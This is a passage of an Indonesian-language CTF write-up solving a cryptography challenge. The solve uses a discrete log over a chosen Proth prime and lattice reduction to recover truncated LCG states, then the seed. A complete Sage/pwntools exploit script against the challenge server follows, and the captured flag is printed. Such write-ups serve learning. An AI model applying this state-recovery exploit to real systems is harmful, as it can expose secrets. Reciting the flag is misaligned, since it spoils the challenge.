2. Langkah kedua yaitu recover r, di mana kita bisa menset nilai proth p yang sudah kita dapatkan dan kita bisa setup M = p - 1. Kita bisa mengambil nilai params p, A, B serta nilai g. Setelah itu kita recover nilai r dari **c1 = pow(self.g, r, self.p)** menggunakan Discrete Logarithm Problem (DLP). DLP bisa berjalan dengan cepat karena kita menggunakan proth p yang berarti kita bisa mendapatkan nilai r nya dengan cepat. Saya juga membuat array **a_list** di mana 128 bit teratas dari ri, yang sama persis dengan 128 bit teratas dari ki.
3. Langkah ketiga yaitu recover c. Pertama, membentuk aproksimasi kasar Yi dari MSB. Kita definisikan aproksimasi Yi = (ai << 384) sehingga Yi hanya menaruh 128 bit yang kita ketahui (MSB ki) di posisi bit 384..511, mengabaikan bagian yang tak diketahui. Error keseluruhannya -> δi = si − Yi = (ti ≪ 256) + εi, dengan $|\delta i| < 2^{384} + 2^{256} \approx 2^{385}$.

4. Kedua, izinkan chatgpt yang menjelaskan supaya lebih jelas.

Relasi state sejatinya:

$$s_{i+1} \equiv As_i + B \pmod{M}.$$

Sangat membantu bila kita menghilangkan komponen "konstanta berjalan" karena $B$ . Untuk itu, bangun deret kompensasi:

$$\beta_0 := 0, \quad \beta_{i+1} := (A\beta_i + B) \bmod M,$$

yaitu **state bila seed awal 0**.

Kalau kita definisikan

$$\tilde{s}_i := s_i - \beta_i,$$

maka relasi menjadi **homogen**:

$$\tilde{s}_{i+1} \equiv A\,\tilde{s}_i \pmod{M}.$$

Kita terapkan hal sama ke aproksimasi:

$$\widetilde{Y_i} := Y_i - \beta_i.$$

5. Ketiga, Kita ingin vektor X=(X0,…,Xk−1) yang memenuhi **Xi ≡ AiX0 (mod M)** di mana (i ≥ 1). Ini bisa ditulis sebagai sistem linear (mod M): **AiX0 − Xi ≡ 0 (modM)**, di mana i=1,…,k−1. Jadi kita bisa membuat matriks kisi L berukuran k x k yang nantinya bisa kita LLL.reduce matriksnya. Tujuan LLL di sini yaitu membuat basis kisi "lebih ortogonal" sehingga langkah pembulatan berikutnya stabil.
6. Keempat, kita ambil nilai Y yang sudah diaproksimasi dan proyeksikan ke basis LLL. Di kode saya **w = list(Lred * vector(ZZ, Ytil))** secara kasar, tiap komponen wi sekarang diharapkan dekat dengan kelipatan M. Lalu di kode ini

```
q = [ round_div_nearest(wi, M) for wi in w ]
 rvec = [ q[i]*M - w[i] for i in range(k) ]
```

   Dilakukan inti Kannan embedding / orthogonal lattice: kita menarik aproksimasi ke titik kisi terdekat dengan cara memperbaiki sisanya ke kelipatan modulus.
7. Kelima, ini saya sebenarnya agak bingung tetapi untung chatgpt bisa membantu saya mengarahkan solver saaya ini.

Kita ingin koreksi $Z$ sehingga

$$L_{\text{red}} \cdot Z = r^{(\text{vec})}.$$

Karena $L_{\text{red}}$ invertibel di $\mathbb{Q}$, kita pecahkan **di rasional** kemudian dibulatkan ke integer:

python Salin kode

```
Zq = Lred.change_ring(QQ).solve_right(vector(QQ, rvec))
Z  = [ ZZ(zi) if zi.denominator()==1 else ZZ(zi.round()) for zi in Zq ]
```

Koreksi ini kita tambahkan ke $\widetilde{Y}$:

$$\widetilde{X}_i := \widetilde{Y}_i + Z_i, \qquad X_i := (\widetilde{X}_i + \beta_i) \bmod M.$$

Di kode:

python Salin kode

```
Xtil = [ Ytil[i] + Z[i] for i in range(k) ]
X    = [ (Xtil[i] + beta[i]) % M for i in range(k) ]
```

Sekarang $X$ seharusnya **memenuhi relasi LCG eksak**:

$$(AX_i + B - X_{i+1}) \bmod M = 0.$$

8. Keenam, begitu nilai X0 sudah bagus, kita bisa bangun k0 penuh dengan k0 = X0 ≫ 256. Karena r0 = k0 ⊕ c dan panjang c hanya 128-bit, c = k0 ⊕ r0, di mana 128 bit atas akan saling membatalkan dan 128 bit bawah menghasilkan c.
9. Langkah terakhir yaitu recover s. Dari relasi indeks 0 -> **X0 ≡ A*s0 + B (mod M)**. Ini persamaan linear modulo. Bila gcd(A,M) = g > 1, solusi ada jika dan hanya jika g | (X0 − B) dan bentuk solusinya s ≡ s0 (mod M/g). Nah, jadi keluarga solusi seednya adalah **s = s0 + t*(M/g)**, di mana t = 0,1,…,g−1. Yah saya rasa solver saya bukan unintended karena terkadang saya coba berhasil mendapatkan flag tapi bisa gagal juga mendapatkan flagnya karena timeout.

**Script Exploit**

```
from sage.all import *
import re
from pwn import context, remote, log

context.log_level = "debug"
HOST, PORT = "103.167.133.84", 8035

# Proth prime p (v2(p-1)=350). This matches the target and gives
r<2^256 uniqueness.
```

```
p_hex =
"0x9fe0b11b9239003527bbfb8afe2a46a2b3e686d44000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000001"
p = int(p_hex, 16)
M = p - 1

SAMPLES = 32
BETA    = 1 << 256 # Kannan embedding "Z" scale
PROMPT  = b"$ "

# ===== I/O helpers =====
def recv_prompt(io):
    io.recvuntil(PROMPT)

def cmd(io, s: bytes):
    io.sendline(s); return io.recvuntil(PROMPT, drop=True)

def parse_params(blob: bytes):
    hp = re.search(rb"p\s*=\s*0x([0-9a-fA-F]+)", blob)
    ha = re.search(rb"lcg\.a\s*=\s*0x([0-9a-fA-F]+)", blob)
    hb = re.search(rb"lcg\.b\s*=\s*0x([0-9a-fA-F]+)", blob)
    return int(hp.group(1),16), int(ha.group(1),16),
int(hb.group(1),16)

def exact_order(g, p, n):
    """ord(g) exact by successive division over factors of n."""
    ordv = int(n)
    for q,_ in factor(n):
        q = int(q)
        while ordv % q == 0 and pow(g, ordv//q, p) == 1:
            ordv //= q
    return ordv

def get_params(io, max_tries=15):
    """Ask server until v2(ord(g))>=256 to ensure r < 2^256
uniqueness."""
```

```
    for _ in range(max_tries):
        cmd(io, f"setp {p}".encode())
        out = cmd(io, b"params")
        p_chk, A, B = parse_params(out);
        assert p_chk == p
        g = int(re.search(rb"G=(\d+)", cmd(io, b"admin")).group(1))
        ord_g = exact_order(g, p, M)
        v2M, v2ord = valuation(M,2), valuation(ord_g,2)
        log.info(f"v2(p-1)={v2M}, v2(ord(g))={v2ord},
ord_bitlen={ord_g.bit_length()}")
        if v2ord >= 256:
            return A, B, g, ord_g
    raise RuntimeError("no g with v2(ord(g))>=256 — rerun once")

def enc_c1(io, m=1):
    out = cmd(io, f"enc {m}".encode())
    return int(re.search(rb"c1\s*=\s*0x([0-9a-fA-F]+)",
out).group(1),16)

def round_div_nearest(z, m):
    z = ZZ(z);
    m = ZZ(m)
    if z >= 0:
        return (z + m//2) // m
    else:
        return - ((-z + m//2) // m)

def solve_linear_congruence_general(a, b, m):
    g = gcd(ZZ(a), ZZ(m))
    if (b % g) != 0:
        raise ValueError("No solution for a*x ≡ b (mod m)")
    a1 = (a // g) % (m // g)
    b1 = (b // g) % (m // g)
    m1 = m // g
    x0 = inverse_mod(a1, m1) * b1 % m1
    return x0, m1, g
```

```
def recover_states_and_c_s(A, B, M, r_list, a_list, k_use=None):
    k = len(a_list) if k_use is None else min(k_use, len(a_list))
    a_list = a_list[:k]; r_list = r_list[:k]

    Y = [ (ZZ(ai) << 384) for ai in a_list ]

    beta = [ZZ(0)] * k
    for i in range(k-1):
        beta[i+1] = (A*beta[i] + B) % M

    Ytil = [ Y[i] - beta[i] for i in range(k) ]

    rows = []
    row0 = [ZZ(0)]*k
    row0[0] = ZZ(M)
    rows.append(row0)
    powA = ZZ(1)
    for i in range(1, k):
        powA = (powA * A) % M
        row = [ZZ(0)]*k
        row[0] = ZZ(powA)
        row[i] = ZZ(-1)
        rows.append(row)

    L = matrix(ZZ, rows)
    Lred = L.LLL()

    w = list(Lred * vector(ZZ, Ytil))
    q = [ round_div_nearest(wi, M) for wi in w ]
    rvec = [ q[i]*M - w[i] for i in range(k) ]

    Zq = Lred.change_ring(QQ).solve_right(vector(QQ, rvec))
    Z = [ ZZ(zi) if zi.denominator() == 1 else ZZ(zi.round()) for zi
in Zq ]
```

```
    Xtil = [ Ytil[i] + Z[i] for i in range(k) ]
    X = [ (Xtil[i] + beta[i]) % M for i in range(k) ]

    ok_rel = all( (A*X[i] + B - X[i+1]) % M == 0 for i in range(k-1)
)
    if not ok_rel:
        log.warning("Relation check failed — try different k_use or
gather more samples.")

    k1 = X[0] >> 256
    c = ZZ(k1 ^ r_list[0])

    rhs = (X[0] - B) % M
    s0, Mred, g = solve_linear_congruence_general(A % M, rhs, M)

    return c, s0, Mred, g

if __name__ == "__main__":
    io = remote(HOST, PORT); recv_prompt(io)

    A, B, g, ord_g = get_params(io)
    log.success(f"ord(g) bitlen={ord_g.bit_length()}")

    Fp = GF(p);
    base = Fp(g)
    r_list, a_list = [], []
    log.info(f"Collecting {SAMPLES} samples & solving DLP ...")
    for _ in range(SAMPLES):
        c1 = enc_c1(io, 1)
        r  = int(discrete_log(Fp(c1), base, ord=ord_g))
        r_list.append(r)
        a_list.append(r >> 128)
    log.success("Got r and a_list.")

    c_val, s0, Mred, g = recover_states_and_c_s(A=ZZ(A), B=ZZ(B),
M=ZZ(M), r_list=r_list, a_list=a_list, k_use=8)
```

```python
log.info(f"gcd(A,M) = {int(g)}  → seed identifiable mod M/g")

for t in range(int(g)):
    s_try = (s0 + t * Mred) % M
    io.sendline(f"guess {s_try} {c_val}")
    out = io.readline()
    if b"INTECHFEST{" in out:
        print(out)
        break
io.close()
```


**Flag:** `INTECHFEST{ONLY_$20???_TAKE_MY_MONEY_14d6fd37a038cedd}`